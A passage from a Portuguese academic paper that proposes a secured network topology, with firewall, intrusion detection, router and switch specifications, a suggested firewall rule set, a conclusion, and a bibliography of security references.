

Figura 16 – Topologia proposta

3.3.1 Implementação do Firewall

Da análise das necessidades da rede, propõe-se a utilização de dois *Firewalls* interligados em forma de cluster, uma boa escolha é o modelo Aker

Box 1503. Uma das grandes vantagens apresentadas por esse equipamento é sua capacidade de interação e funcionamento paralelo com outros sistemas. Esta potencialidade é amplamente utilizada pelo *Firewall Box*, que pode servir de base para a implementação de todo o Suite de Segurança, composto pelos softwares: Analisador de Contexto Web, Analisador de Log e Cliente de Criptografia.

Abaixo algumas informações técnicas fornecidas pelo fabricante:

O *Firewall Box* 1503 atende as necessidades das médias/grandes empresas a partir de 5.000 pontos IP. Bom para segurança de servidores Internet (*e-mail, www*), proteção de segmentos internos em geral, *VPN* para links de maior velocidade, para redes com muitos usuários e grandes fluxos de *e-mail*, *http* e criptografia cliente-firewall.

Características

- Possui 2 (duas) portas 10/100/1000BASE-T, com conector RJ-45;
- Possui 1 (uma) porta 1000BASE-LX, com conectores LC, MT-RJ ou SC;
- Suporta 700.000 conexões simultâneas;
- Possui throughput (velocidade com que dados são transmitidos de um lugar para outro) de 1500 Mbits;
- Possui throughput de 80 Mbits para VPN (Rede Privada Virtual);
- Permite 25000 usuários logados;
- Suporta o uso de interface WAN para frame-relay, PPP, X-25, e PPoE;
- Provê mecanismo de conversão de endereços (NAT);
- Possibilita o controle de tráfego para os protocolos TCP, UDP e ICMP baseado nos endereços de origem e destino e no serviço utilizado em uma comunicação;
- Provê mecanismo que possibilite o bloqueio de serviços em horários específicos;
- Permite o agrupamento das regras de filtragem por política;
- Provê mecanismo contra ataques de falsificação de endereços (IP Spoofing) através da especificação da interface de rede pela qual uma comunicação deve se originar;

- Provê proteção contra os ataques de negação de serviço SYNFlood, Land, Tear Drop e Ping O’Death;
- Possui mecanismo que limita o número máximo de conexões simultâneas de um mesmo cliente para um determinado serviço e/ou servidor;
- Permite a integração com o IDS, possibilitando a criação de regras temporárias no Firewall, com duração pré-determinada, de forma automática;

Deve-se inicialmente aplicar regras que visem o bloqueio de todo o trafego de qualquer origem para qualquer destino, com exceção das portas dos serviços básicos que garantam a funcionalidade da rede. Assim, a configuração sugerida é:

- Habilitar o Firewall "nível 3" para que possa filtrar pacotes TCP/IP
- Habilitar o Firewall sem NAT (Number Address Translator);
- Não habilitar o Firewall "nível 2", possibilitando a filtragem de trafego ARP, ou seja, controle de MAC address;
- Habilitar o bloqueio de pacotes multicast;
- Não habilitar o tráfego com IP’s tipo "inválidos" de origem ou destino;
- Habilitar o controle de banda por IP;
- Habilitar o monitoramento de tráfego por IP;
- Bloquear o acesso de fora da rede nas portas TCP e UDP utilizadas pelo Windows(135, 136, 137, 138, 139);
- Habilitar ICMP;
- Habilitar SSH;
- Habilitar Telnet apenas para administradores de rede;
- Habilitar HTTP;
- Habilitar SNMP;
- Habilitar FTP;
- Habilitar SMTP;
- Habilitar POP3;
- Habilitar DNS;

Ressalta-se que logo deverão surgir pedidos para liberações de serviços específicos, possibilitando aos Administradores terem um controle mais eficiente sobre as demandas da rede.

3.3.2 Implementação do IDS

Propõe-se um IDS do tipo NIDS, sugerindo-se um equipamento da série Dragon da Enterasys. Abaixo segue algumas características do equipamento:

- Possui 4 (quatro) portas 10/100/1000BASE-T para conexão à rede;
- Possui capacidade de detecção de intrusos e ataques no segmento de rede que está monitorando e analisando;
- Possui funcionalidades para detectar ataques em tempo real;
- Possui capacidade de configurar ações para evitar ataques;
- Possui capacidade de enviar alertas via SNMP versão 3 (traps SNMP para o sistema de gerenciamento da rede);
- Possui capacidade de enviar alertas via SMTP (envio de e-mails para um ou mais usuários);
- É capaz de operar em modo invisível para a rede, isto é, o adaptador que estará monitorando a rede deverá estar em modo promíscuo e sem nenhum endereço IP associado;
- Suporta uma base de assinaturas que permita atualizações automáticas e periódicas de no mínimo uma vez por semana, via protocolo HTTPS;
- Suporta a criação de assinaturas, permitindo que se possam criar novas assinaturas e anexá-las a base de dados existente, adaptando-se às reais necessidades de tráfego de rede;
- Possui capacidade de gravar todos os eventos em log’s (base de dados);
- Possui capacidade de gerar relatórios customizados por sensor, horário, evento, endereço e por porta;
- Possui capacidade de encriptar toda a comunicação com a console.
- Possui capacidade de monitorar segmentos de rede Ethernet em 10/100/1000 Mbps;

- Suporta uma base de dados com no mínimo 1800 assinaturas para detecção;
- Possui capacidade de detectar e bloquear técnicas comuns de ataques tais como IP fragmentado ou não sincronização de TCP;
- Permite a instalação em portas espelhadas (mirror) de switches de rede ou em equipamento tipo “tap” com funcionalidade “bypass automático”, não prejudicando o tráfego da rede caso este equipamento apresente falhas.

3.3.3 Implementação do Roteador Central ou de Núcleo

O mesmo deverá suportar autenticação de usuários segundo o padrão IEEE 802.1X, apresentar soluções quanto a implementação de autenticação EAP/MD5, EAP/TLS, PEAP e via MAC e suporte a RADIUS.

Deverá apresentar as seguintes características quanto a segurança:

- Segurança de acesso de usuários, baseada no padrão 802.1X, dispondo também de autenticação multi-usuários baseado no MAC e bloqueio de portas através do MAC;
- Segurança de redes através de ACL’s e prevenção contra DoS (Denial of Service);
- Segurança de hosts através de SSH versão 2;
- Limite de banda baseado em hosts;
- Limite de banda baseado em VLAN’s.

O processo de substituição do roteador deverá ser gradativo, não pondo em risco as atividades rotineiras da Rede com eventuais problemas decorrentes da implantação do mesmo.

Após sua devida implantação, deve-se finalmente criar as VLANs(abordadas anteriormente) para devida divisão de departamentos com um melhor controle de banda que vise atender as necessidades de cada segmento da rede. Atenta-se também para a criação de ACLS em cada VLAN.

3.3.4 Implementação dos Switchs C2 e A2

Os *Switchs* C2 que estão ligados ao Roteador de Núcleo são de Distribuição enquanto os *Switchs* A2 são de Acesso. Os mesmos deverão apresentar as mesmas características citadas para o Roteador de Núcleo.

Com essa topologia, os *Switchs* de Distribuição(C2) deverão funcionar no nível 3, permitindo, através da conexão com o *NIDS*, o bloqueio de suas portas frente a possíveis ataques sofridos em equipamentos abaixo destes, evitando assim, que este ataque interfira na porta do roteador de núcleo. Este processo se da em um tempo máximo de 4 segundos, tempo este necessário para que o IDS detecte o ataque, efetue um scan no *Switch*, receba a resposta do mesmo e envie uma mensagem de volta, bloqueando a referida porta.

Os *Switchs* de Acesso(A2) também serão de nivel 3, nada impedindo que estes sejam de nível 2, uma vez que ligam diretamente os *hosts* da Rede

Ressalta-se que ambos os *Switchs* usados devem guardar as configurações do Roteador de Núcleo, uma vez que recebem replicações do mesmo, evidenciando a necessidade da completa abolição de HUBS da Rede!

Neste ponto faz-se oportuno lembrar que tal inventário de maquinas foi baseado em modelos propostos pela Universidade Federal do Pernambuco (UFPE).

4. CONCLUSAO

A segurança de uma rede depende de vários fatores, onde a falta de atenção em um deles poderá por todo o sistema em risco, possibilitando que portas sejam abertas ao desconhecido. Na busca da qualidade na segurança da informação, muitos modelos e sugestões são alcançados, alguns de custo elevado, porém, em grande numero dos casos, a segurança pode ser atingida por meio de mecanismos de baixo custo, com implementações de princípios básicos e, principalmente, uma boa política com normas e diretrizes de segurança.

Neste processo, deve-se estar atento às novas tecnologias que buscam o comprometimento das informações, para assim, garantir a integridade do sistema e uma moderna política que esteja sempre a frente do lado oposto da moeda.

5. REFERENCIAS BIBLIOGRÁFICAS

1. Man-In-The-Middle Attack - Serious IE 5.X and 6.0 SSL Security Flaw Revealed. Disponivel em < http://www.theworldjournal.com/special/nettech/news/iesecurity.htm >

2. DataStronghold.com - How to easily crack LM and MD5 hashes with Rainbow tables. Disponivel em < http://www.datastronghold.com/security-articles/hacking-articles/how-to-easily-crack-lm-and-md5-hashes-with-rainbow-tables.html >

3. Project RainbowCrack. Disponivel em < http://www.antsight.com/zsl/rainbowcrack/ >

4. Cracking NTLMv2 Authentication (2002). Disponível em < http://www.blackhat.com/presentations/win-usa-02/urity-winsec02.ppt >

5. The NTLM Authentication Protocol and Security Support Provider. Disponivel em < http://davenport.sourceforge.net/ntlm.html >

6. SSLSniff and IEs Certification Chain Validation Vulnerability: Decomposing an Insider Threat to a Sensitive Web Application - GIAC Certified Student Practical. Disponivel em < http://www.giac.org/certified_professionals/practicals/gcih/0576.php >

7. JtR & NTLMv2 passwords. Disponível em < http://osdir.com/ml/security.openwall.john.user/2006-05/msg00011.html >

8. Password Attack on Kerberos V and Windows 2000. Disponivel em < http://users.tkk.fi/~autikkan/kerberos/docs/phase1/pdf/LATEST_password_attack.pdf >

9. Russian Password Crackers. Disponível em < http://www.password-crackers.com/ >

10. Redes Privadas Virtuais (Virtual Private Networks). Disponível em < http://www.redhat.com/docs/manuals/enterprise/RHEL-4-Manual/pt_br/security-guide/ch-vpn.html >

11. NFS ACLs Howto. Disponível em < http://www.debianfordummies.org/wiki/index.php/NFS_ACLs_Howto >

12. Usando o IPsec para proteção de rede. Disponível em < http://www.microsoft.com/brasil/technet/Artigos/Seguranca/sm121504.mspx >

13. Servidor de Autenticação Freeradius com base de dados no MySQL. Disponível em < http://www.slackware-brasil.com.br/web_site/artigos/artigo_completo.php?aid=152 >

14. Redes Locais Virtuais – VLANs. Disponível em < http://www.estv.ipv.pt/PaginasPessoais/pcoelho/rc/Material%20RC/vlans.pdf >

15. Squid, Proxy transparente. Disponível em < http://wiki.forumdebian.com.br/index.php/Squid >

16. Autenticação do IEEE 802.1. Disponível em < http://www.technetbrasil.com.br/Downloads/AssuntosTI/Doc/cableguy.doc >

17. Projeto da Topologia da Rede. Disponível em < http://www.dsc.ufcg.edu.br/~jacques/cursos/pr/html/logico/logico1.htm >

18. Engenharia de Redes de Comunicação da Universidade de Brasília, Segurança de Redes. Disponível em < http://www.redes.unb.br/security/index.html >

19. Linux logando no Domínio NT. Disponível em < http://www.vivaolinux.com.br/artigos/verArtigo.php?codigo=1348 >